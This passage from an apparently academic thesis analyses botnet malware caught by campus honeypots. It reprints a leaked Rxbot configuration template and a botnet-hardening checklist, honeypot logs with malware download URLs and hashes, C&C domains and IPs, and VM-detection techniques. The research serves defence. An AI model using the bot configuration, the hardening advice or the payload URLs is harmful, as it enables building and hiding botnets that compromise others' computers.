As mentioned earlier the Rbot comes with a default set of services and functionality, but most bots are modified by its bot master to suit his needs and add new exploits as they are revealed by security companies and blackhats. Unfortunately we were unable to log in to the bot and try out its services, but by extracting information from the disassembled code we could get an idea of what functionality it possesses. A screenshot of the disassembly can be seen in [Figure Y], and the whole disassembly code is included on the DVD.

From the code starting at memory address 00423053, text strings indicate that the bot includes the following:

- Servers: Tftp, Ftp, Http, Redirect (proxy), Socks4
- Vulnerability Exploits: dcom (port: 135, 445, 1025), dcass, lsass (port: 135, 139, 445), clsass,, msass, mssql, asnl smb/asnl smbnt, asnl http, lslls, realcast
- DDoS attack: syn, ack, random + icmp-, ping-, tcp-, udp-flooding
- Keylogging (keylog), Registration keys (cdkey), FlushDNS, Shell access (cmd), System information (sysinfo), Network information (netinfo), AdClicking - Visit URLs (visit), IRC aliases (alias), Bot log (log), Sends files via DCC (dcc), Download files (download), Update application (update) etc. (all the common Rbot commands)

It does not however seem to have any antivirus killer, at least the list of common antivirus filenames are missing. In addition it lacks some of the usual servers, like identd and rlogind. This can be explained by the fact that the botmaster did not have use for it, and removed it. A list of software, passwords and usernames the Rbot looks for, can be found in Appendix G.

8.20.3 IRC

The IRC part of the code is important to modify so that other bot hijackers and bot herders will have a hard time dismantling the important information.

On this particular specimen most of the IRC info is not very well hidden; by comparing an IDA Pro dumped database of a compiled Rbot from our source code we were able to compare these details. One property that can be set in the configuration of the bot is which character that should be used in front of every IRC command. The character is most likely changed from the default period (.) or exclamation point (!) to something different. It is not displayed directly in the code, as we put (⌘) as the character in our compiled bot and it was nowhere to be found in the disassembly code. This makes it difficult as one would have to try a vast number of combinations to find the correct character.

In addition the login-command has been changed to something else. Unfortunately the IRC code of the bot has been slightly modified from our source code. Thus the area where our compiled bot code contains this login command is different from the Rbot sample, and we were unable to extract what this command was modified to. A screenshot of the Rbot logged in to our testserver is shown in Appendix L.

A solution to this problem could be to monitor network traffic between the bot and the IRC server to see the conversation between them as long as the communication is not encrypted which it is not in this case. If it were to be encrypted it could still be possible to extract some information as when IDA Pro creates a dump of the malware, it also dumps the stack and other debugging processes where the bot stores information. This can be seen in the various dumps we have been collecting from the various malware samples.

Unfortunately, the IRC server this Rbot was set to connect to was disconnected when we tried to monitor the communication, thus no additional information was retrieved.

8.20.4 Source code for the Rbot (Rxbot2006)

Via some blackhat forums on the internet we were able to retrieve a source code for the Rbot, called Rxbot2006. Basic Rbot versions exist on easy accessible forums [web02], but this version of the Rbot was collected from a more underground forum and it has more exploits and functions than the basic ones.

This version of the bot is made by Bloody and dedicated to a woman called Pia Gerhardt:

“This mod of rxBot is dedicated to Pia Gerhardt (nameless@efnet/ircnet), the Beautiful Operatress from Heaven (or Bitch Operatress from Hell?) who I love so much.”- extracted from the code

According to the “defines.h” file the bot contains the following functions:

- AutoScan on startup
- Ident server
- Network info function
- System info function
- DCC Chat/Send/Get functions
- Remote Command Shell function
- Process control (ps/kill) functions
- Downloading/updating functions
- Visiting URLs
- Psniff Carnivore function
- Check for internet connection
- Bot version
- Port scanner
- Secure
- PING Flood
- UDP Flood
- SYN Flood
- TCP Flood
- ICMP Flood
- DDOS Flood
- Port Redirect functions
- SOCKS4 daemon functions
- RLOGIN daemon functions
- HTTP daemon functions
- TFTP daemon functions
- Game cd key checks
- Wildcard authost
- DCOM Spreader
- DCOM2 Spreader
- NetBios Spreader
- MS SQL Spreader
- MyDoom Spreader
- Beagle Spreader
- Optix Spreader
- UPNP Spreader
- Webdav Spreader
- Netdevil Spreader
- Kuang2 Spreader
- Sub7 Spreader
- DameWare Spreader
- Find Password function // FIX ME: Not finished yet.
- File search function
- Screen Capture functions
- Key logger function
- Exception Handler function
- Crash function

- Real nick function
- mIRC nick prefix
- Setting user modes on-connect
- Net Share/Service control functions
- Anti-Virus & Firewall process killer
- Registry Monitor on startup function
- System Secure Monitor on startup function
- File melt (delete) on start-up
- Crypted Strings (disabled when using DUMP_ENCRYPT)
- Encrypted string dump (enable for setup only!!)
- Bot string dump in order to try to debug the Crypt() function
- Enables protocol dumping to a log file for testing purposes
- Enables debugging console for stdout/stderr for testing purposes
- Enables automatically Keylogging. // FIX ME: Not working yet, waiting on new code.

The bot, as most malware created for the scene, is best compiled in Microsoft Visual Studio as it uses libraries included in this software. From posts on ryan1918 forums [web02], it is possible to compile the malware on Linux and other Windows compilers as well, but this is not recommended as it requires adding several libraries to work. One amusing discovery is that people are recommended to use old versions of Visual Studio. Using the newest versions can cause compilation errors as the core code of the bots usually is not well written and old, causing it to use deprecated functions. The organization of the Rbot source code files as displayed in Microsoft's Visual Studio can be seen in Appendix K.

The source code can almost immediately be used out-of-the-box. The only modification a blackhat has to make is changing the "configs.h"-file to include his own IRC settings:

```
int port = 6667;           // server port
int port2 = 6667;        // backup server port
int socks4port = 2020;   // Port # for sock4 daemon to run on - CHANGE
THIS!!!
int tftpport = 69;       // Port # for tftp daemon to run on
int ftpport = brandom(1337,65535); // Port # for ftpd daemon to run on
int httpport = 2001;     // Port # for http daemon to run on
int rloginport = 513;    // Port # for rlogin daemon to run on
unsigned short bindport = 1991; // Port # for bindshell daemon to run on
BOOL topiccmd = TRUE;    // set to TRUE to enable topic commands
BOOL rndfilename = TRUE; // use random file name
BOOL AutoStart = TRUE;  // enable autostart registry keys
char prefix = '!';      // command prefix (one character max.)
int maxrand = 5;        // how many random numbers in the nick
int nicktype = COUNTRYTNICK; // nick type (see rndnick.h)
BOOL nickprefix = TRUE; // nick uptime & mirc prefix

#ifdef DEBUG_LOGGING
char logfile[]="c:\\debug.txt";
#endif

#ifndef NO_CRYPT // Only use encrypted strings or your binary will not be
secure!!
#else // Recommended to use this only for Crypt() setup, this is unsecure.
```

```

char botid[] = "BotID"; // bot id
char version[] = "[\x03\x34\2piabot\2\x03 reloaded 0.6] \2((\2by
Bloody\2))\2"; // Bots !version reply
char password[] = "botpass"; // bot password
char server[] = "irc.server.com"; // server
char serverpass[] = ""; // server password
char channel[] = "#channel"; // channel that the bot should join
char chanpass[] = "channelpass"; // channel password
char server2[] = "backup.server.com"; // backup server (optional)
char channel2[] = "#channel2"; // backup channel (optional)
char chanpass2[] = "channelpass2"; // backup channel password
(optional)
char filename[] = "botname.exe"; // destination file name
char keylogfile[] = "Keyl.sys"; // keylog filename
char valuname[] = "Microsoft"; // value name for autostart
char nickconst[] = "Rbot|"; // uses rndnick
char szLocalPayloadFile[]="winsys.dat"; // Payload filename
char modeonconn[] = "+x +i"; // Can be more than one mode and contain
both + and -
char exploitchan[] = "#ExplChannel"; // Channel where exploit
messages get redirected
char keylogchan[] = "#KeylChannel"; // Channel where keylog messages
get redirected
char psniffchan[] = "#SniffChannel"; // Channel where psniff
messages get redirected

char *authost[] = {
    "@host.com",
}; //Botmaster host mask

```

When these details are completed you have a working bot. As mentioned earlier it is very important for the botmaster to protect these details, and if nothing more is done with the code this information is pretty easy to get a hold of. A built-in mechanism for adding protection is to make use of the crypt-function implemented in Windows and enter the IRC details encrypted with this function. This will somewhat encrypt the information if someone is trying to disassemble the bot without it running. However the crypt-function is not known to be of very strong security, and when the process is running it will decrypt the information to be able to use it itself making the decrypted values available for debugging programs. To further increase the protection of the bot and botnet there has been included a readme-file with the source code:

Securing your botnet checklist:

- *ircd with onjoin +um-o*
- *channel +keyed or +i and have bots request invite*
- *dynamic login generator*
- *remove, login, update, download commands changed*

The first line will add properties for everyone that logs into the channel [web31]:

- +u: Shows unauthorized client notices
- +m: allows the operator to see if anyone is collecting information about him (whois)
- o: Not able to be an operator of the channel

The second line adds password protection to log on (+k) and (+i) requires that a user has an invitation to log in to the channel [web31].

The third line describes changes in the login to make it more difficult for outsiders to log in.

The fourth line means that these commands should be changed to something else only the botmaster knows to prevent login-attempts.

8.21 Summary of the analysis

During the period the Nepenthes Servers were up, 30 unique malware were collected from the ITEA network while 35 unique malware were collected from the UNINETT network. In total we collected 56 unique malware; nine of them were received on both networks. The types of malware with most unique samples were the rBot with 19 specimens, GoBot with 13 specimens, and Delf with 7 specimens.

The Nepenthes server connected to the ITEA network has had a total of 6961 logged downloads generated by malicious shellcode, while on the UNINETT network it has had 5418 logged downloads during the experiment in the period of 27th march – 31st may.

The majority of downloads from the ITEA network are either textfiles or just plain web-pages. One of the repeated download addresses points to www.sciencedirect.com which brags about offering “more than a quarter of the world’s scientific, medical and technical information online” and claims it is “Brought to you by: NTNU Library”. A picture of this page is found in the Appendix. As these sites are not malicious, at least not in an executable file they are not saved by Nepenthes. The UNINETT network does not have the same amount of regular web-pages, but some of the text files are the same. For instance “<http://system7.com.br/system.txt>” is well represented on both networks. Another web address that reoccurs in both networks is “<http://check.158.38.144.65.v.80.pdx8.super.proxy.scanner.ii.9966.org/Provy>” where the IP address after “check” is the actual exploited IP address. According to Sans Internet Storm Center [28] and [29] a tool called “proxy_scanner” released in Chinese hacker circles in 2004, scans for web servers which can be used as proxies, or redirection of web pages.

The total of logged submissions, which implies actual malicious software downloaded, is 154 from the ITEA Nepenthes server and 1117 on the UNINETT Nepenthes server. Most of these have the same payload, as only 30 from ITEA and 35 from UNINETT are unique. The difference between them is that they are coming from different IP addresses usually with different malicious names. An example of this is the following malware classified as “Backdoor.Win32.SdBot.aad” where two of the many downloaded infections with the same hash look like this:

```
[2007-05-19T02:12:47]
66.153.213.160 -> 129.241.189.48
ftp://1:1@66.153.213.160:25677/eraseme_72023.exe
8610d84bd092753aacaffef910a5891e
```

```
[2007-05-19T02:18:58]
71.117.140.3 -> 129.241.189.47
ftp://1:1@71.117.140.3:13081/eraseme_06751.exe
8610d84bd092753aacaffef910a5891e
```

Especially in the UNINETT network the “Net-Worm.Win32.Padobot.x” (md5: 17028f1eda9d3a3f7423f47bd2f525f6) on the 28th May, and the “Net-Worm.Win32.Doomjuice.a” (md5: 7e3b35c870d3bf23a395d72055bbba0f) on the 19th April have contributed to about half of the entries. In addition, the previously mentioned “Backdoor.Win32.SdBot.aad” (md5: 8610d84bd092753aacaffef910a5891e) and

“Backdoor.Win32.SdBot.bbj” (md5: f24ae1d79fe15839495d7e813af3adbb) have been contributing to about 500 of the UNINETT entries and 120 of the ITEA entries.

Date of first infection	ITEA	UNINETT
9fea785ca9ef38f32fbdd1ad5b64eea0	2007-05-19	2007-04-07
5bfd3657259a3f26d00f242487037304	2007-05-13	2007-04-22
3f02fe43cfa085be9d0a448ba5cf6e39	2007-04-25	2007-05-09
fdec684b580dbb268fa304c485756af9	2007-05-04	2007-05-05
0ce21e7ea9743f64774df29d47c138c2	2007-05-05	2007-05-08
8d9ffdd0a51aed0d3427f31f7d6840f8	2007-05-05	2007-05-22
e9041725b72dff55ec06efd5eb689c4c	2007-05-05	2007-05-27
8610d84bd092753aacaffef910a5891e	2007-05-18	2007-05-12
f24ae1d79fe15839495d7e813af3adbb	2007-05-18	2007-05-12

Table 8: Malware samples received on both network with infection date.

Five of the samples were received on the different honeypots with more than 10 days apart from each other, while the other four samples were received with six days or less apart. The most interesting malware to compare here are the two previously mentioned SdBots which apparently spread in pretty huge numbers the 12th May on the UNINETT network, and six days later on the 18th May reached the ITEA network. The “attack” on UNINETT with over 500 infections from mainly different IP addresses lasted for almost exactly 24 hours, then it stopped completely. None of the payloads were received from other UNINETT IP addresses during the period which rules out spreading through network shares. The “attack” on ITEA six days later lasted only for about four hours with 120 infections before it stopped completely, also from different IP addresses with no ITEA or UNINETT source addresses. This makes it seem like a botmaster ran a distributed propagation scan from all his bot clients targeting a specific IP range.

We conducted our sandnet and internet analysis on 14 different bots. Due to time constraints we were unable to analyze all the collected malware samples from the Nepenthes honeypot. We ran a malware scan on each of the collected samples, and selected the ones to be analyzed based on a few rules. Many of the samples were classified as being of the same malware type. We decided that each type of malware should be represented in the analysis. The types of malware we analyzed were: Net-Worm.Win32.Dabber, Net-Worm.Win32.Agent, Backdoor.Win32.Agent, Virus.Win32.Cheburgen, Backdoor.Win32.VanBot, Backdoor.Win32.Gobot, Backdoor.Win32.IRCBot, and Backdoor.Win32.Rbot. The Trojan-Downloader.Win32.Delf is not represented here; the reason for this is that it behaved very similar to the Backdoor.Win32.Gobot and the Net-Worm.Win32.Dabber. The different antivirus scanners actually had problems separating the three types, which made us decide that two of these specimens were enough. In addition to analyze a specimen of each of these different types of malware, the Rbot was the bot family with most unique samples collected. As such, we decided to analyze several of these samples to learn more about this type of bot. Our findings have been described in the chapter “In-depth Analysis of the Rbot”. The malware samples mentioned earlier that contributed to most of the logged submissions in the Nepenthes honeypot, were not analyzed. Although some of them were classified as bots by the malware scans, they actually did not connect to any C&C server. Because of this, we decided to focus on other, more interesting samples instead.

Before the Windows malware analysis was conducted, we had a hope to collect bot samples that could lead us to uncovered botnets. If a bot had been able to connect to its bot master through a C&C channel, we could have studied the network traffic between the bot and its master. By extracting valuable information from this communication, details about the botnet size, attacks, and other malicious trends would be possible to explore. Unfortunately, none of the C&C channels that the analyzed bots tried to connect to were still running. There are many possible reasons to why the C&C channels were down. First of all, we have been struggling with the filtering of network traffic at NTNU. This affects both the ITEA and UNINETT IP addresses, as the network traffic has to pass through gateways located at NTNU. This can explain why we received such a small amount of malware compared to other Nepenthes honeypot projects. The Norwegian Honeynet Project has reported several malware collected each day, as opposed to our Nepenthes honeypot which could go weeks without collecting any samples. Another reason can be that the analysis has been conducted too late after the malware was collected. We started analyzing the malware in May, by then some of the malware samples had already been collected up to several months ago. Also, we compared the date when the malware samples were collected on the Nepenthes honeypot to the analysis date of the CW Sandbox. Many of the samples had been registered in the CW Sandbox database for quite a while. This means that digital forensic analysts could have shut down the C&C channel of the malware sample even before we collected it. Some samples, on the other hand, seemed to be unknown to the CW Sandbox. A total of nine malware samples were not yet registered in its database. Two of them were classified as Gobots, and five of them did not connect to any C&C channels. The last two were more interesting; the malware with md5 hash: b77e035efb29c37cd3bec9ee174daa9b and the malware with md5 hash: 8b40c17c0fd9756bf5e9938786962acd. The first sample actually created some trouble for us. It had virtual machine detecting code, which meant it would not start in our regular Sandnet client running on VMware. To be able to analyze it, we installed Windows on a regular computer, and ran the malware natively. The malware installed spyware and adware, as well as shutting down security services in Windows and connect to a C&C server. The second sample turned out to be quite a fresh specimen, as it was not registered in the database of Norman Sandbox either. In addition, 11 of the 16 antivirus scanners used in Jotti's Malware Scan did not recognize it as malicious. As our analysis showed, it did contain bot code quite similar to other Rbots, and it tried to connect to an IRC C&C server. The reason why so many antivirus scanners failed to recognize it may be that the executive packer managed to obfuscate the code enough to thwart most of them. Another malware that passed through 15 of the 16 antivirus scanners undetected was the one with md5 hash: 69fe26256de0d2c718ebd4943822271c. It was packed with the Themida packer, and like the sample above, it could detect VMware. It behaved much like the other sample with VMware detection, although it did not install any adware and spyware. It managed to shut down quite a bit of security services in Windows, and also connected to a C&C server. Hence, it is quite odd that it went undetected through all the renowned antivirus scanners.

Of the 56 unique malware samples we collected, 40 of them connected to some form of C&C server according to the CW Sandbox analysis. After analyzing some of the malware not listed as bots by CW Sandbox we found that some of them actually did connect to C&C servers. Why CW Sandbox did not record these connection attempts is uncertain, but an explanation can be that the DNS name the malware connected to was taken down. As we were unable to analyze all the collected malware samples because of time constrains, we have compared the 40 malware samples that CW Sandbox classified as bots, in regards to their sizes and C&C servers.




Figure 18: Malware size.

As depicted by Figure 18, most of the smallest bots around 50kB used the MyDoom exploit to propagate, and are based on variants of the GoBot/GhostBot. The main part of the bots with sizes between 100kB-200kB is based on the Rbot family. The largest bot has a size of 1022kB. One of the reasons for its size is the packer used to obfuscate the code: “Themida”. This packer has a built-in virtual machine detector, anti-debugger, anti-memory dumper, and several other features which demand extra code [web09]. In addition to the packer, the actual malware also features spyware and adware in addition to the bot functionality. This also contributes to its relatively large size compared to the others.




Figure 19: DNS C&C Servers.

Figure 19 shows the different DNS addresses the bots used as C&C servers, two DNS addresses stand out from the others: home.najd.us and mom.arab-hacker.org. In addition, these DNS addresses points to the same IP addresses according to CW Sandbox analysis. These DNS addresses have from late 2006 until April 8th 2007 pointed to the IP address

203.115.204.58, while our next samples from May 3rd redirects to a new IP address, 63.173.172.98. None of the IP addresses were however connectable when we tried to contact the botnet with our bots.




Figure 20: IP addresses C&C Servers.

Figure 20 shows the IP addresses the bots used to connect to the C&C servers, and the two IP addresses 203.115.204.58 and 217.160.108.243 clearly outnumber the other IP addresses used for C&C channels. The first IP address has been resolved through DNS, while the last IP address has been hard coded in most of our Gobot/Delf/Dabber specimen. It is odd that these bots have been equipped with a hard coded IP address instead of a DNS address, as it is very easy to bring down an IP address rendering the bots orphans and useless to the botmaster.




Figure 21: Ports used by C&C Servers.

Figure 21 shows the different ports used by the C&C servers. The ports used by C&C servers can be random, yet the three ports 6667, 7000 and 6659 are clearly the most used. The port 6667 is the default IRC port used by most servers, while ports close to this number are also

used by IRC servers. All of these ports fall under this category. Using ports totally different than the usual IRC ports can be an obfuscation security mechanism for the botnet with regards to botnet hijackers and botnet hunters. On the other hand it is much harder for an ISP to filter out malicious botnet traffic from regular IRC traffic if they use the same ports. This is most likely why the botmasters have opted to use these common ports for their botnet. The other ports in this graph not conforming to the IRC range are connecting through UDP, which will be treated differently from TCP which the IRC protocol uses.

8.21.1 Experiences during the analysis

We had no experiences with any of the analysis tools prior to this Master Thesis. This meant we had to choose our tools based on recommendations by other digital forensic analysts [30] [31] [32], and on trial and error. We have tried to sum up our most important lessons during the Windows malware analysis here.

Forensic tools

Ollydbg is a popular free software debugger. In our initial analysis we used Ollydbg to be able to dump the running malware process when a packer was in use. Then we opened the dumped executable with the free IDA Pro disassembler which gives a much better overview of the code. We did however experience some problems with Ollydbg; on one of the malware it was fooled by believing that the process started at a memory address outside the memory area of the process. By changing the start and stop memory address we were able to dump the process to an .exe file. Even so the debugger failed to get some of the strings that were present in the process. To be able to extract enough information from the malware processes we decided to get a licence on IDA Pro Standard as this version has the ability to attach to running processes and dump the process and its memory to a database. This way we were able to extract much more of the code including the C&C channel details.

For system changes we used Filemon, Regmon, Process Explorer and PerilEyz. Filemon and Regmon combined definitely gives the best description of what have been done with the system as they register all Registry changes and File changes. However the logs can sometimes reach close to 100 MB in plain text, which would require way too much time in analysis if we were to use this in each of the malware analysis. Thus we used them for the in-depth analysis of the rBot, but in the regular analysis we used a program called Perileyez. This program takes a snapshot of the system; md5-hashes the hard drive, register running drivers, DLLs, services, ports and processes, and compares this before and after infection. This gives a decent overview of what have happened although it will not be able to pick up on files that have been created and then deleted.

We decided not to save any snapshots of the VMware images after each analysis. For one, these snapshots would generate huge amounts of data. In addition, we feel that the analysis tools managed to extract the information needed for our analysis purposes. An important aspect is also that these bots are run in a closed environment, and the bot will behave close to identical in each analysis. Some random strings, like an IRC nickname will be different, but this is not important for the analysis. If the bot does behave randomly, the analysis described here would not suffice to analyze such a bot anyway. For the Linux honeypots, on the other

hand, a snapshot of the honeypot after infection is crucial for the investigation. This is due to the manual intrusion which can not be replicated.

VMware detection

We encountered one type of malware (5 different specimens) not willing to run under a Virtual Machine environment. All of these were packed with a commercial packer called Themida from Oreans. There are several ways of detecting a virtual environment; artifacts from processes, file system or registry are the obvious ones, although these can be easily hidden to fool the detection. Another way is by looking after artifacts in the memory, this is more difficult to hide but also a heavier operation for a detector making it not that common to use. The third and most used detection mechanism is “the red pill” [33] which was introduced by Joanna Rutkowska in November 2004. It makes use of one machine instruction: “Store Interrupt Descriptor Table” (SIDT) which stores the Interrupt Descriptor Table Register to memory. The memory address which this register is stored to is different dependant on whether VMware stores it (0xFF...), VirtualPC (0xe8...), or native Windows (0x80...) or Linux (0xc0...). The code checks if the SIDT is located above (0xd0...), if it is it means that a virtual machine is running. Other similar tests also exist to indicate a running virtual machine. A paper “On the cutting edge: Thwarting Virtual Machine Detection” [34] written by Tom Liston and Ed Skoudis from Intelguardians describes undocumented settings in VMware to thwart these tests, available in the Appendix J. The paper also points out some side-effects, which made us decide to run the VM-protected malware in native Windows so that the analysis would be accurate. We also tested the malware in VMware with the aforementioned settings, and indeed the malware did not detect the Virtual environment. This leads us to believe that Themida most likely uses The Red Pill or a similar test to detect a Virtual Machine.

9 Conclusion

This Master Thesis was based on the findings in our earlier Project Assignment, and focused on the use of honeypots to study botnets with manual and automatic propagation. We have been deploying both high-interaction and low-interaction honeypots in order to gain a better understanding of botnets. This include analyzing how botnets work, how the bots in the botnet behave, how the botnets propagate, and why so many blackhats have utilized this technology. Blackhats base their botnet software mostly on The Windows OS and the Linux OS; as such we have set up the honeypots to attract malware created for these two platforms. The low-interaction honeypots have been running for a period of over two months, while the high-interaction honeypots, which require careful supervision, have been running for over a month. Some of the high-interaction honeypots experienced technical difficulties that forced us to take them down during the experiment. The honeypots have been implemented on both the ITEA and UNINETT network with identical setups to be able to compare the findings and point out possible variance. However, this Master thesis was first and foremost aimed at exploring bots and botnets, thus network traffic trends were not extensively analyzed, although it has been covered to some extent. Detailed analysis of this can be found in our project assignment, as well as [03] and [02].

Most malware made for the Windows OS are automated, which means they have limited ability to discover whether a service running on a computer they try to infect is real or emulating. This results in that a low-interaction honeypot like Nepenthes, is sufficient to collect the malware we want to analyze. The Linux OS is different; some malware are made to exploit security holes, but mostly the attackers are manually breaking in to a host using automated tools. All the successful attacks towards the Linux honeypots in both our project assignment and this Master thesis, were made through scanning and brute-forcing the SSH protocol. Through SSH, the attacker gains complete access to the Operating System, and can easily figure out whether the victim is running a real system or an emulated one. By running the high-interaction honeynet with real Linux honeypots, we ensure that both automated and manual attacks are feasible. The reason why Windows attacks are automated and Linux attacks are manual, is most likely the fact that software written for Windows will work on all Windows versions, while for software written for Linux will only work depending on the Linux kernel, type of distribution and installed packages. This means an attacker must first figure out these details before he can apply software compiled specifically for them. There is no doubt that automated malware is more effective; it is not feasible to create a botnet consisting of several hundred thousand bots in a timely manner by manually infecting one victim at a time.

The methods used in the malware analysis collected from the Windows honeypots and the Linux honeypots were quite different. The Nepenthes honeypot collecting Windows malware samples did not run them, it only stored the samples for later analysis. This meant we had to set up an analysis environment where the malware could unfold as close to real life as possible, and be analyzed without the risk of it causing any harm. By utilizing a sandnet, which emulates common services on the internet, we could study the malware's initial outbound network traffic and feed it with fake primitive responses. This can by no means replace the actual internet, and can not offer the actual payloads that the malware requests. It can, however, give an idea of what the malware would have done, had it been connected to the internet. A set of analysis software also monitored the local changes made on the victim computer, and disassembling the code was done to further extract valuable information. Some

of the samples were also restrictively given access to the internet through our Honeywall, to see if the actual botnet the bot was trying to connect to still existed. The Linux honeypots located behind the Honeywall on the other hand, required a great deal of supervision. As they were always connected to the internet, a blackhat would be able to install malicious software with internet access which could potentially cause harm to an innocent third part. Through extensive testing of the Honeywall, we could be fairly sure it would cripple the outbound internet access enough to prevent such an event, but one can never be completely sure of this. In addition to closely monitoring the honeypot, the analysis phase had to be performed without monitors running, like in the Windows malware analysis. Even an average script kiddie would easily detect monitoring tools and be scared away from the honeypot. This meant we had to rely on post forensic analysis of the hard drive, as well as the network traffic monitored by the Honeywall.

All the previous assignments on honeypot experiments have struggled with the same problem; the filtering of internet traffic into NTNU's gateways. This Master thesis was no different, and it seems that the network supervisors are not interested in removing these filters. Because of this, the results we have gathered can not be said to be accurate for a random computer connected to the internet. However, it gives an idea of what kind of attacks computers connected to the campus network are prone to receive. We also had several problems with the new version of the Honeywall Roo, which are discussed in detail in the "Analysis of the Linux honeypots". A new version of Snort had been included, which almost did not give any IDS alerts at all, while the database of Sebek packets grew so big it was impossible to extract any data using the included graphical user interface Walleye. To circumvent these problems we instead had to pay close attention to data traffic to spot any attacks, and manually extract Sebek data from the MySQL database, which was quite time consuming.

In the end we got a total of six manual attacks on our Linux honeypots, while the Nepenthes honeypot collected 56 unique malware samples for the Windows platform. All of the Linux honeypot attacks have been analyzed. On the Windows malware, we had to pick out a representative selection in addition to the intriguing ones to analyze, as it would have been too time consuming to analyze them all. By running them through virus scans we could get a good idea of what kind of malware each sample was and focus on the ones characterized as bots. We discovered that on both platforms the same botherders or botherder groups were responsible for a number of infections. This shows by the attack 25th Mars and 12th April where the attackers connected to the same server and downloaded the same software on Linux honeypots. As for the Windows bots, two different command and control channels appeared in the majority of them. The most common bot collected from the Nepenthes honeypot, were the Rbot, which has been analyzed in detail. We also encountered bots which passed through antivirus scanners undetected, and bots with virtual machine detecting code. These have all been analyzed in this thesis.

